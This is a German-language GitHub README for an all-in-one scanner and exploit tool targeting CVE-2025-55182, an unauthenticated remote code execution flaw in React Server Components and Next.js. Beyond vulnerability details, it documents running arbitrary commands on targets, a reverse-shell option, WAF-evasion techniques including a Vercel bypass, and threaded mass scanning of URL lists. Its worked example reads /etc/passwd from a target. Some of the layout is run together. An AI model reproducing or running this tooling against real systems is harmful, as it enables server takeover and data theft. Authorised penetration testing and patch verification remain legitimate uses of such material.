 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 RCE-Sicherheitslücke in Next.js/React RSC-Servern (Exploit und Scanner)




Dieses Tool wurde für Sicherheitsforscher und Penetrationstester entwickelt, um die Schwachstelle CVE-2025-55182 in Next.js/React RSC-Anwendungen zu erkennen und auszunutzen. Es bietet mehrere Scan-Modi, Exploit-Funktionen und WAF-Umgehungstechniken.
rce, safe und vercel_bypass.| Kategorie | Information |
|---|---|
| Veröffentlicht | 2025-12-03 |
| Basis-Score | 10.0 (KRITISCH) |
| Forscher | Lachlan Davidson (https://github.com/lachlan2k) |
| Vektor | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Beschreibung | Eine kritische Remote Code Execution (RCE)-Schwachstelle in React Server Components. Anwendungen, die die serverseitige Laufzeit von React nutzen, einschließlich Frameworks wie Next.js, sind betroffen. Das Problem wird durch unsicheres Deserialisieren von nicht vertrauenswürdigen "Flight"-Protokolldaten verursacht, was einem Angreifer ermöglicht, Code ohne Authentifizierung auf dem Server auszuführen. Ein Update auf gepatchte React- und Framework-Versionen ist erforderlich. |
| EPSS-Score | 27,81 % (Wahrscheinlichkeit der Ausnutzung) |
| CISA KEV-Katalog | Gelistet: Ja, Ransomware: Unbekannt |
| HackerOne Hacktivity | Rang: 1, Berichte: 92 |
| Patch-Priorität | A+ |
Diese Schwachstelle betrifft die folgenden Versionen von React Server Components:
Die folgenden Pakete sind ebenfalls betroffen:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## Verwendung```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)
  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (Standard): Aktiver Scan-Modus, führt einen echo-Befehl aus, um die Sicherheitslücke zu bestätigen. Dies ist die zuverlässigste Methode, kann jedoch Protokolle auf dem Zielsystem hinterlassen.safe: Seitenkanal-Scan-Modus, führt keine Befehle aus. Er prüft auf eine bestimmte Fehlermeldung (E{"digest"), um festzustellen, ob das Ziel verwundbar ist. Dies ist sicherer als der rce-Modus, aber möglicherweise weniger zuverlässig.vercel_bypass: Verwendet eine spezifische Payload, um das WAF von Vercel zu umgehen, und prüft die Befehlsausgabe im X-Action-Redirect-Header.Credit @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### Ausnutzung```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"